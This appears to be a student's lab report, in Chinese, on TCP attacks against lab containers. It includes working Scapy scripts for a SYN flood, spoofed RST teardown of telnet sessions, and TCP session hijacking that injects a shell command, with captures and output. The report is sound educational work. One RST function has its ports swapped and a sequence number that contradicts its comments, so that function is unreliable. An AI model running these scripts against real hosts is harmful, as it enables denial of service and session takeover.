

徐锦云23307130447-系统安全lab4实验报告

徐锦云23307130447-系统安全lab4实验报告

Task 1: SYN Flooding Attack

Task1.1: Launching the Attack Using Python

Task 1.2: Launch the Attack Using C

差异背后的技术原因

Task 1.3: Enable the SYN Cookie Countermeasure

原理深入解释: SYN Cookie如何工作

对攻击的影响

Python与C程序结果的趋同性解释

Task 2: TCP RST Attacks on telnet Connections

方案一: 手动攻击 (基础任务)

方案二: 自动攻击 (进阶任务)

Task3

方案一: 手动攻击 (基础任务)

方案二: 自动攻击 (进阶任务)


Task 4: Creating Reverse Shell using TCP Session Hijacking

自动

手动

结果

Task 1: SYN Flooding Attack



```
sysctl net.ipv4.tcp_max_syn_backlog
```

```
[12/07/25]seed@VM:~/.../Labsetup$ sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
```

```
sysctl -a | grep syncookies (Display the SYN cookie flag)
sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
sysctl -w net.ipv4.tcp_syncookies=1 (turn on SYN cookie)
```

这个实验要关掉SYN cookie, 已经在yml设置好了。

Task1.1: Launching the Attack Using Python

核心逻辑: 随机源 IP/端口/SEQ 生成 SYN, 持续向目标端口发送以填满半开队列。

```
#!/usr/bin/env python3
"""
SYN flood attack helper for SEED TCP lab (Task 1.1).

Sends spoofed SYNs with random source IP/port/seq toward a target TCP port.
"""

import argparse
from ipaddress import IPv4Address
from random import getrandbits

from scapy.all import IP, TCP, send

def build_arg_parser() -> argparse.ArgumentParser:
    parser = argparse.ArgumentParser(
        description="Spoofed TCP SYN flood (for lab use only)"
    )
    parser.add_argument(
        "-t",
        "--target",
        default="10.9.0.5",
        help="目标IP (默认: 10.9.0.5, 即victim容器)",
    )
    parser.add_argument(
        "-p",
        "--port",
        type=int,
        default=23,
        help="目标端口 (默认: 23/Telnet 服务)",
    )
    parser.add_argument(
        "-i",
        "--iface",
        default=None,
        help="可选, 发送所用接口名称; 默认由 scapy 自动选择",
    )
    parser.add_argument(
        "--inter",
        type=float,
        default=0.0,
        help="两包之间的间隔秒数, 默认0表示尽快发送",
    )
    return parser

def main() -> None:
    args = build_arg_parser().parse_args()

    ip = IP(dst=args.target)
    tcp = TCP(dport=args.port, flags="S")
```

```

pkt = ip / tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # 随机源IP
    pkt[TCP].sport = getrandbits(16) # 随机源端口
    pkt[TCP].seq = getrandbits(32) # 随机初始序列号
    send(pkt, verbose=0, inter=args.inter, iface=args.iface)

if __name__ == "__main__":
    main()

```

```
sudo nano /etc/docker/daemon.json
```

#json文件中填写:

```

{
  "registry-mirrors": [
    "https://docker.mirrors.ustc.edu.cn",
    "https://hub-mirror.c.163.com"
  ]
}

```

```

sudo systemctl daemon-reload
sudo systemctl restart docker
dcdownd
dcup

```

```

d this image you must use `docker-compose build` or `docker-compose up --build`.
Creating x-terminal-10.9.0.5      ... done
Creating trusted-server-10.9.0.6 ... done
Creating seed-attacker           ... done
Attaching to seed-attacker, trusted-server-10.9.0.6, x-terminal-10.9.0.5
x-terminal-10.9.0.5 | * Starting internet superserver inetd      [ OK ]

```

新开一个终端:

```
dockps
```

```

● [12/08/25]seed@VM:~/.../tcp$ dockps
4e53a5ee5661 seed-attacker
018e1d1d2a68 trusted-server-10.9.0.6
1a11901ee8ad x-terminal-10.9.0.5

```

现在配置受害者服务器:

注意添加: privileged: true, 然后重新dcup

```

docksh 27
sysctl -w net.ipv4.tcp_syncookies=0
sysctl -w net.ipv4.tcp_max_syn_backlog=80
ip tcp_metrics flush
sysctl net.ipv4.tcp_synack_retries

```

```

● [12/08/25]seed@VM:~/.../tcp$ dockps
2797b4b0ff48 x-terminal-10.9.0.5
4e53a5ee5661 seed-attacker
018e1d1d2a68 trusted-server-10.9.0.6
○ [12/08/25]seed@VM:~/.../tcp$ docksh 27
root@2797b4b0ff48:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@2797b4b0ff48:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@2797b4b0ff48:/# ip tcp_metrics flush
root@2797b4b0ff48:/# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
root@2797b4b0ff48:/# █

```

现在进入攻击者并执行攻击：

```

docksh 4e
cd /volumes
python3 synflood.py -t 10.9.0.5 -p 23 > /dev/null 2>&1 &
python3 synflood.py -t 10.9.0.5 -p 23 > /dev/null 2>&1 &
python3 synflood.py -t 10.9.0.5 -p 23 > /dev/null 2>&1 &

```

现在进入用户，开始尝试连接受害者：

```

docksh 01
telnet 10.9.0.5

```

如果连接超时或错误，则攻击成功。

```

○ [12/08/25]seed@VM:~/.../tcp$ docksh 01
root@018e1d1d2a68:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@018e1d1d2a68:/# █

```

由图可知，攻击成功。

Task 1.2: Launch the Attack Using C

首先需要恢复默认设置：

```
# 在victim容器中执行：
# 1. 恢复半连接队列默认大小
sysctl -w net.ipv4.tcp_max_syn_backlog=256
# 2. 确保SYN Cookie是关闭的（实验前提）
sysctl -w net.ipv4.tcp_syncookies=0
# 3. 清除TCP缓存（防止“已验证目标”干扰）
ip tcp_metrics flush
# 4. 检查当前SYN_RECV状态的连接（应该为0）
netstat -tna | grep SYN_RECV | wc -l
```

现在开始执行攻击：

```
// Compile the code on the host VM
$ gcc -o synflood synflood.c
// For Apple Silicon machines: use the static binding
$ gcc -static -o synflood synflood.c
// Launch the attack from the attacker container
# synflood 10.9.0.5 23
//在用户上telnet受害者：
telnet 10.9.0.5
```

```
root@018e1d1d2a68:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@018e1d1d2a68:/#
```

由图可知，攻击成功。

现在解答问题：Please compare the results with the one using the Python program, and explain the reason behind the difference.

观察维度	Python程序	C语言程序
攻击速度	相对较慢（每秒数百至数千包）	极快（每秒数万至数十万包）
CPU使用率	较高（Python解释器+Scapy开销）	较低（直接系统调用）
成功率	较低，可能需要多个实例	很高，单个实例即可见效
队列填满时间	可能需要数十秒到几分钟	通常几秒内即可填满

差异背后的技术原因

1. 执行效率与系统开销

- Python+Scapy：通过高级封装库操作，每个数据包需要经过Python解释器、Scapy协议栈多层处理，系统调用开销大。
- C语言：直接使用原始套接字（raw socket），几乎零开销构造和发送数据包，能最大化利用网络带宽。

2. 数据包生成机制

- Python：每个数据包都是独立对象，需要完整的协议栈重建。
- C语言：可以在内存中复用模板，只修改关键字段（源IP、端口、序列号），效率极高。

3. 系统调用频率

- **Python**: 每次 `send()` 都是一次完整的系统调用。
- **C语言**: 可以通过批处理或更高效的发送方式, 减少上下文切换。

4. TCP重传机制的竞争

受害者的TCP栈会为每个半连接重传SYN-ACK (默认5次)。如果攻击速度**低于**系统清理速度, 队列就永远不会被完全填满。

- Python程序可能正好处于这个临界点附近
- C程序远超这个临界点, 确保队列持续饱和

5. 内核的"Proven Destinations"优化

如实验手册所述, Linux会为“已验证目标”保留队列空间。当攻击强度不足时 (Python), 合法连接 (如之前的telnet) 仍可能占用保留位, 导致攻击看似“无效”。C程序的高强度攻击能压倒这一优化机制。

Task 1.3: Enable the SYN Cookie Countermeasure

```
dcup
dockps
```

```
# 1. 进入victim容器
dockps | grep victim
docksh 27
# 2. (可选但建议) 恢复到标准队列大小, 确保实验条件一致
sysctl -w net.ipv4.tcp_max_syn_backlog=256
# 3. 启用SYN Cookie (这是本任务的核心操作)
sysctl -w net.ipv4.tcp_syncookies=1
# 4. 验证SYN Cookie已启用
sysctl net.ipv4.tcp_syncookies
# 看到输出 `net.ipv4.tcp_syncookies = 1` 即表示成功
```

```
# 在victim容器的监控终端里, 运行以下复合监控命令:
watch -n 1 "echo '---'; date; echo 'SYN_RECV:'; netstat -tna 2>/dev/null | grep ':23'
| grep -c 'SYN_RECV'; echo 'TCP SYN:'; grep TCP /proc/net/netstat | awk '{print
\$11}'"
```

尝试C攻击和python (正常按照上面的进行操作), 然后尝试telnet:

```
2797b4b0ff48 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@2797b4b0ff48:~$ ls
seed@2797b4b0ff48:~$
```

此处可知，都能连接成功，也就是攻击失败。

总结、观察和解释：

实验条件	SYN_RECV 队列状态	合法 Telnet 连接	攻击影响本质
关闭 SYN Cookie	被攻击包填满，达到 <code>tcp_max_syn_backlog</code> 上限	失败（连接超时）	资源耗尽：耗尽了内核的队列内存。
启用 SYN Cookie	保持空闲或很短	成功	计算挑战：将状态存储成本转移为 CPU 计算。

原理深入解释：SYN Cookie如何工作

将SYN Cookie理解为一个“记忆面包”式的加密把戏：

- **传统方式：**服务器收到SYN后，在内存中开辟一块空间（队列）记录这个“半连接”。
- **SYN Cookie方式：**服务器**不再立即分配内存**。它会用连接信息（源/目标IP、端口、时间戳）通过一个**加密哈希函数**计算出一个“序列号”（即Cookie），放在SYN-ACK包中发回。
- **验证阶段：**只有合法的客户端会返回ACK，并在ACK包中携带这个序列号+1。服务器收到后，重新计算哈希，验证这个Cookie是否有效。如果有效，**才**分配完整连接资源。

对攻击的影响

- **对攻击者（Python/C程序）：**它们的行为没有变化，依然在疯狂发送伪造的SYN包。服务器也会回复SYN-ACK，但**不会在内存中保留任何状态**。因此，无论攻击多猛烈，`SYN_RECV` 队列始终是空的。
- **对服务器（Victim）：**
 - **内存保护：**成功避免了队列溢出，内存资源得以保全。

- **CPU开销转移**：防御的代价是CPU需要为每一个SYN包计算哈希。这就是为什么监控中“SYN Cookie统计”数值会飞涨，且C语言高强度攻击时Victim的CPU使用率会显著升高。
- **合法连接畅通**：合法客户端的ACK能被正确验证，连接可以正常建立，因此Telnet总会成功。

Python与C程序结果的趋同性解释

在启用SYN Cookie后，两者在“能否使服务拒绝”这个核心攻击目标上都失败了。这是因为防御机制改变了对决的战场：

- **关闭Cookie时**：比拼的是填满队列的速率。C程序在发包速度上占绝对优势，因此效果远好于Python。
- **启用Cookie后**：比拼的是耗竭CPU的能力。虽然C程序产生的计算压力仍然远大于Python，但在实验环境（受害者容器资源未受严格限制）中，单凭这种程度的SYN Flood通常不足以让现代服务器的CPU完全过载，因此**两者都无法阻断服务**。如果要测试CPU过载，需要更复杂、混合多种请求的攻击。

Task 2: TCP RST Attacks on telnet Connections

针对telnet连接的TCP RST攻击。目标：终止两个受害者（容器A和B）之间已建立的telnet连接。

攻击者通过发送伪造的TCP RST包来打断现有连接。我们需要用Scapy构造一个RST包，并正确设置IP和TCP头部字段。

```
sudo tcpdump -i any host 10.9.0.5 or host 10.9.0.6 -w rst_attack.pcap
```

```
# 在trust容器中
telnet 10.9.0.5
# 登录（用户名seed，密码dees）
```

这个时候应该能连上。

```
2797b4b0ff48 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
```

```
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
```

```
To restore this content, you can run the 'unminimize' command.
```

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
seed@2797b4b0ff48:~$ ls
seed@2797b4b0ff48:~$
```


方案一：手动攻击（基础任务）

```
#!/usr/bin/env python3
"""
TCP RST 攻击脚本（手动模式）
根据Wireshark抓包结果精确配置参数
"""

from scapy.all import IP, TCP, send

def attack_client_to_server():
    """伪造客户端(10.9.0.6)发送RST给服务器(10.9.0.5)"""
    print("[*] 构造 客户端 -> 服务器 的RST包...")
    # ==== 根据你的Wireshark结果修改以下参数 ====
    src_ip = "10.9.0.6"          # 伪造包的源IP（连接发起方）
    dst_ip = "10.9.0.5"          # 伪造包的目标IP（服务端）
    sport = 46614                 # 客户端使用的源端口（你的抓包中是 46614）
    dport = 23                    # 目标端口（Telnet）
    # 最关键参数：seq 应该是服务器期望从客户端收到的下一个序列号
    # 取【服务器发给客户端】的包中的 Ack 字段值（例如 Frame 4462 中的 Ack: 102841062）
    seq_num = 102841062
    # =====

    ip = IP(src=src_ip, dst=dst_ip)
    tcp = TCP(sport=sport, dport=dport, flags="R", seq=seq_num)
    pkt = ip / tcp

    print(f"    源: {src_ip}:{sport}")
    print(f"    目标: {dst_ip}:{dport}")
    print(f"    设置 RST 标志, seq={seq_num}")
    send(pkt, verbose=1)
    print("[+] 客户端->服务器 RST包发送完成.\n")

def attack_server_to_client():
    """伪造服务器(10.9.0.5)发送RST给客户端(10.9.0.6)"""
    print("[*] 构造 服务器 -> 客户端 的RST包...")
    # ==== 根据你的Wireshark结果修改以下参数 ====
    src_ip = "10.9.0.5"          # 伪造包的源IP（服务器）
    dst_ip = "10.9.0.6"          # 伪造包的目标IP（客户端）
    sport = 46614                 # 源端口（服务器Telnet端口）
    dport = 23                    # 目标端口（客户端端口，你的抓包中是 46614）
    # 最关键参数：seq 应该是客户端期望从服务器收到的下一个序列号
    # 可以取【客户端发给服务器】的包中的 Ack 字段值（例如 Frame 4460 中的 Ack: 804150704），然后
    # 加上该包的负载长度
    # 更精确的做法：取服务器已发送序列号 + 最新负载长度，例如 804150704 + 2 = 804150706
    seq_num = 102841060
    # =====

    ip = IP(src=src_ip, dst=dst_ip)
    tcp = TCP(sport=sport, dport=dport, flags="R", seq=seq_num)
    pkt = ip / tcp

    print(f"    源: {src_ip}:{sport}")
    print(f"    目标: {dst_ip}:{dport}")
    print(f"    设置 RST 标志, seq={seq_num}")
    send(pkt, verbose=1)
    print("[+] 服务器->客户端 RST包发送完成.\n")
```

```
def main():
    print("=" * 50)
    print("          TCP RST 手动攻击脚本")
    print("=" * 50)

    # 建议同时发送两个方向的RST，确保连接被终止
    attack_client_to_server()
    attack_server_to_client()

    print("[!] 攻击完成。请立即检查目标Telnet会话是否已断开。")
    print("[提示] 如果连接仍在，请重新捕获最新流量，并更新脚本中的 seq_num。")

if __name__ == "__main__":
    main()
```

修改参数：

Wireshark packet capture showing a Telnet session. The top pane shows a list of packets, with packet 69 selected. The middle pane shows the details of packet 69, including Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol. The bottom pane shows the raw packet data in hexadecimal and ASCII.

Frame 69: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface any, id 0

- Linux cooked capture
- Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
- Transmission Control Protocol, Src Port: 46354, Dst Port: 23, Seq: 3602503659, Ack: 3052242591, Len: 1
- Telnet

Raw packet data (hex and ASCII):

```
0000  00 03 00 01 00 06 02 42 0a 09 00 06 00 00 08 00  ....B.....
0010  45 10 00 35 8a 36 40 00 40 06 9c 60 0a 09 00 06  E: 5.6@. @...
0020  0a 09 00 05 b5 12 00 17 d6 b9 d7 eb b5 ed 86 9f  ....D...9$..
0030  80 18 01 f5 14 44 00 00 01 01 08 9a 39 24 13 f7  ....Yl
0040  0f af 84 59 6c
```

Frame 617: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface any, id 0

- Linux cooked capture
- Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
- Transmission Control Protocol, Src Port: 46354, Dst Port: 23, Seq: 3602503660, Ack: 3052242592, Len: 1
- Telnet

根据这些来修改。（完整版见下）

/tmp/wireshark_any_20251208050916_V0QaJW.pcapng 7123 total packets, 14 shown

No.	Time	Source	Destination	Protocol	Length	Info
143	2025-12-08 05:09:22.682518764	10.9.0.6	10.9.0.5	TELNET	69	Telnet
Data ... Frame 143: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface any, id 0 Linux cooked capture Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5 Transmission Control Protocol, Src Port: 46614, Dst Port: 23, Seq: 102841054, Ack: 804150677, Len: 1 Telnet						
145	2025-12-08 05:09:22.682615712	10.9.0.5	10.9.0.6	TELNET	69	Telnet
Data ... Frame 145: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface any, id 0 Linux cooked capture Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6 Transmission Control Protocol, Src Port: 23, Dst Port: 46614, Seq: 804150677, Ack: 102841055, Len: 1 Telnet						
203	2025-12-08 05:09:22.794870911	10.9.0.6	10.9.0.5	TELNET	69	Telnet
Data ... Frame 203: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface any, id 0 Linux cooked capture Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5 Transmission Control Protocol, Src Port: 46614, Dst Port: 23, Seq: 102841055, Ack: 804150678, Len: 1 Telnet						
205	2025-12-08 05:09:22.794965138	10.9.0.5	10.9.0.6	TELNET	69	Telnet
Data ... Frame 205: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface any, id 0 Linux cooked capture Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6 Transmission Control Protocol, Src Port: 23, Dst Port: 46614, Seq: 804150678, Ack: 102841056, Len: 1 Telnet						
263	2025-12-08 05:09:23.075792546	10.9.0.6	10.9.0.5	TELNET	70	Telnet
Data ... Frame 263: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface any, id 0 Linux cooked capture Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5 Transmission Control Protocol, Src Port: 46614, Dst Port: 23, Seq: 102841056, Ack: 804150679, Len: 2 Telnet						
265	2025-12-08 05:09:23.076056536	10.9.0.5	10.9.0.6	TELNET	70	Telnet
Data ... Frame 265: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface any, id 0 Linux cooked capture Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6 Transmission Control Protocol, Src Port: 23, Dst Port: 46614, Seq: 804150679, Ack: 102841058, Len: 2 Telnet						
269	2025-12-08 05:09:23.083459088	10.9.0.5	10.9.0.6	TELNET	89	Telnet
Data ... Frame 269: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface any, id 0 Linux cooked capture Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6 Transmission Control Protocol, Src Port: 23, Dst Port: 46614, Seq: 804150681, Ack: 102841058, Len: 21 Telnet						
4336	2025-12-08 05:11:38.287883778	10.9.0.6	10.9.0.5	TELNET	69	Telnet
Data ... Frame 4336: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface any, id 0 Linux cooked capture Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5 Transmission Control Protocol, Src Port: 46614, Dst Port: 23, Seq: 102841058, Ack: 804150702, Len: 1 Telnet						

运行代码，攻击成功。

```
To restore this content, you can run the 'unminimize' command.
Last login: Mon Dec  8 09:58:49 UTC 2025 from trusted-server-10.9.0.6.net-10.9.0.0 on pts/3
seed@2797b4b0ff48:~$ ls
seed@2797b4b0ff48:~$ ls
seed@2797b4b0ff48:~$ ls
seed@2797b4b0ff48:~$ Connection closed by foreign host.
```

方案二：自动攻击（进阶任务）

```
#!/usr/bin/env python3
from scapy.all import *
```

```

import sys

# 配置目标
TARGET_SERVER = "10.9.0.5"
TARGET_CLIENT = "10.9.0.6"
TELNET_PORT = 23

def spoof_rst_packet(pkt):
    """嗅探到TCP包后，自动伪造RST包"""
    # 只处理目标客户端到服务器的包
    if pkt.haslayer(IP) and pkt.haslayer(TCP):
        ip_src = pkt[IP].src
        ip_dst = pkt[IP].dst
        tcp_sport = pkt[TCP].sport
        tcp_dport = pkt[TCP].dport

        # 检查是否为目标连接（client->server的telnet包）
        if (ip_src == TARGET_CLIENT and ip_dst == TARGET_SERVER
            and tcp_dport == TELNET_PORT and pkt[TCP].flags != 'R'):

            print(f"[*] 捕获目标包: {ip_src}:{tcp_sport} -> {ip_dst}:{tcp_dport}")
            print(f"    序列号(seq): {pkt[TCP].seq}, 确认号(ack): {pkt[TCP].ack}")

            # 方法1: 使用当前包的seq+payload长度作为RST的seq
            # 方法2（更稳健）: 使用从server->client方向包的ack（需要双向嗅探）
            # 这里使用方法1，对纯ACK包则直接使用seq
            rst_seq = pkt[TCP].seq
            if pkt[TCP].payload:
                # 如果有数据负载，seq需要增加负载长度（简化处理：+1）
                rst_seq += 1

            # 构造RST包（源/目与捕获包相同）
            rst_ip = IP(src=ip_src, dst=ip_dst)
            rst_tcp = TCP(sport=tcp_sport, dport=tcp_dport,
                          flags="R", seq=rst_seq)
            rst_pkt = rst_ip / rst_tcp

            print(f"[*] 伪造RST包, seq={rst_seq}")
            send(rst_pkt, verbose=0)
            print("[+] RST包已发送！连接应已断开。")

            # 可选：也伪造反向的RST包（server->client），确保双向断开
            # 这里使用捕获包中的ack号作为反向seq
            if pkt[TCP].ack:
                rst_ip_rev = IP(src=ip_dst, dst=ip_src)
                rst_tcp_rev = TCP(sport=tcp_dport, dport=tcp_sport,
                                  flags="R", seq=pkt[TCP].ack)
                rst_pkt_rev = rst_ip_rev / rst_tcp_rev
                send(rst_pkt_rev, verbose=0)
                print("[+] 反向RST包已发送。")

        return True
    return False

def main():
    print(f"[*] 开始自动RST攻击...")
    print(f"[*] 监控 {TARGET_CLIENT} -> {TARGET_SERVER}:{TELNET_PORT} 的流量")
    print(f"[*] 等待目标连接... (请确保telnet会话已建立)")

```

```

# 开始嗅探（指定接口，关键！）
# 使用'attacker'容器默认接口，或通过ifconfig查看
sniff(filter=f"tcp and host {TARGET_CLIENT} and host {TARGET_SERVER}",
      prn=spoof_rst_packet,
      store=0,
      iface="eth0", # 关键：指定网卡，容器内通常是eth0
      count=0)      # 0表示持续嗅探

if __name__ == "__main__":
    try:
        main()
    except KeyboardInterrupt:
        print("\n[!] 用户中断。退出。")
        sys.exit(0)

```

执行该脚本，使得telnet断连，攻击成功。

```
individual files in /usr/share/doc/*/copyright.
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
seed@2797b4b0ff48:~$ ls
```

```
seed@2797b4b0ff48:~$ ls
```

```
seed@2797b4b0ff48:~$ ls
```

```
seed@2797b4b0ff48:~$ lConnection closed by foreign host.
```

Task3




Figure 3: TCP Session Hijacking Attack

TCP会话劫持的目标是**向一个已建立的TCP连接中注入恶意数据**。在Telnet会话中，这意味着你可以冒充已认证的用户，让服务器执行任意命令。

核心原理：劫持一个数据包传输的“瞬间”，伪造一个带有**正确序列号**的TCP数据包。服务器会因为它拥有正确的序列号而接受它，就像它来自真正的客户端一样。成功的关键在于**序列号必须精确匹配**服务器期望的下一个值。

方案一：手动攻击（基础任务）

```

#!/usr/bin/env python3
from scapy.all import *

```

```

# ===== 【手动配置区】根据你的最新抓包结果修改！ =====
# 网络层：冒充客户端(10.9.0.6)给服务器(10.9.0.5)发包
src_ip = "10.9.0.6"      # 被冒充的客户端IP
dst_ip = "10.9.0.5"      # 目标服务器IP

# 传输层：关键参数来源于实时抓包
sport = 47268            # 【需更新】客户端当前使用的源端口
dport = 23               # 目标端口 (Telnet)
seq_num = 3840435021     # 【需更新】伪造包的序列号。应为服务器期望从客户端收到的下一个seq。通常
                          # 取最新【服务器->客户端】包的ACK值。
ack_num = 222106747     # 【需更新】伪造包的确认号。应为客户端期望从服务器收到的下一个seq。通常
                          # 取最新【客户端->服务器】包的ACK值。

# 应用层：要注入的恶意命令（确保以 \r\n 结尾，模拟回车执行）
# 实验环境下，建议先用无害命令测试，如创建文件、打印消息等。
malicious_command = "touch /tmp/hacked_by_me \r\n" # 创建一个文件作为攻击成功的证据
# malicious_command = "echo 'SESSION HIJACKED' > /tmp/flag.txt \r\n"
# malicious_command = "whoami \r\n"
# =====

print("[*] 开始手动TCP会话劫持攻击...")
print(f"[*] 目标会话: {src_ip}:{sport} -> {dst_ip}:{dport}")
print(f"[*] 使用 Seq: {seq_num}, Ack: {ack_num}")
print(f"[*] 注入命令: {repr(malicious_command)}")

# 构造数据包
ip = IP(src=src_ip, dst=dst_ip)
tcp = TCP(sport=sport, dport=dport, flags="PA", seq=seq_num, ack=ack_num) # PSH+ACK标志，表示携带数据
data = malicious_command
pkt = ip / tcp / data

print("[*] 构造的恶意数据包结构: ")
ls(pkt) # 显示包结构用于最终校验
print("\n[*] 发送恶意数据包...")
send(pkt, verbose=1)
print("[+] 攻击完成。请检查服务器上是否执行了命令（如 /tmp/hacked_by_me 文件是否存在）。")

```

设置好容器和telnet，然后需要重新抓包。

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
ip.addr == 10.9.0.6						
No.	Time	Source	Destination	Protocol	Length	Info
1322	2025-12-08 05:42:53.932602838	10.9.0.5	10.9.0.6	TCP	69	[TCP Keep
1323	2025-12-08 05:42:53.932617511	10.9.0.6	10.9.0.5	TCP	68	47268 → 2
1324	2025-12-08 05:42:53.932627204	10.9.0.6	10.9.0.5	TCP	68	[TCP Keep
1373	2025-12-08 05:42:54.210674734	10.9.0.6	10.9.0.5	TELNET	70	Telnet Da
1374	2025-12-08 05:42:54.210682774	10.9.0.6	10.9.0.5	TCP	70	[TCP Ret
1377	2025-12-08 05:42:54.212648727	10.9.0.5	10.9.0.6	TELNET	70	Telnet Da
1378	2025-12-08 05:42:54.212655454	10.9.0.5	10.9.0.6	TCP	70	[TCP Ret
1379	2025-12-08 05:42:54.212662086	10.9.0.6	10.9.0.5	TCP	68	47268 → 2
1380	2025-12-08 05:42:54.212666316	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup
1385	2025-12-08 05:42:54.221459912	10.9.0.5	10.9.0.6	TELNET	89	Telnet Da
1386	2025-12-08 05:42:54.221489274	10.9.0.5	10.9.0.6	TCP	89	[TCP Ret
1387	2025-12-08 05:42:54.221515649	10.9.0.6	10.9.0.5	TCP	68	47268 → 2
1388	2025-12-08 05:42:54.221521141	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup

▶ Frame 1373: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface any, id 0
 ▶ Linux cooked capture
 ▶ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
 ▶ Transmission Control Protocol, Src Port: 47268, Dst Port: 23, Seq: 3840435021, Ack: 222106747, Len: 2
 ▶ Telnet

根据这个修改代码。

执行：

```
python3 manual.py
```

```
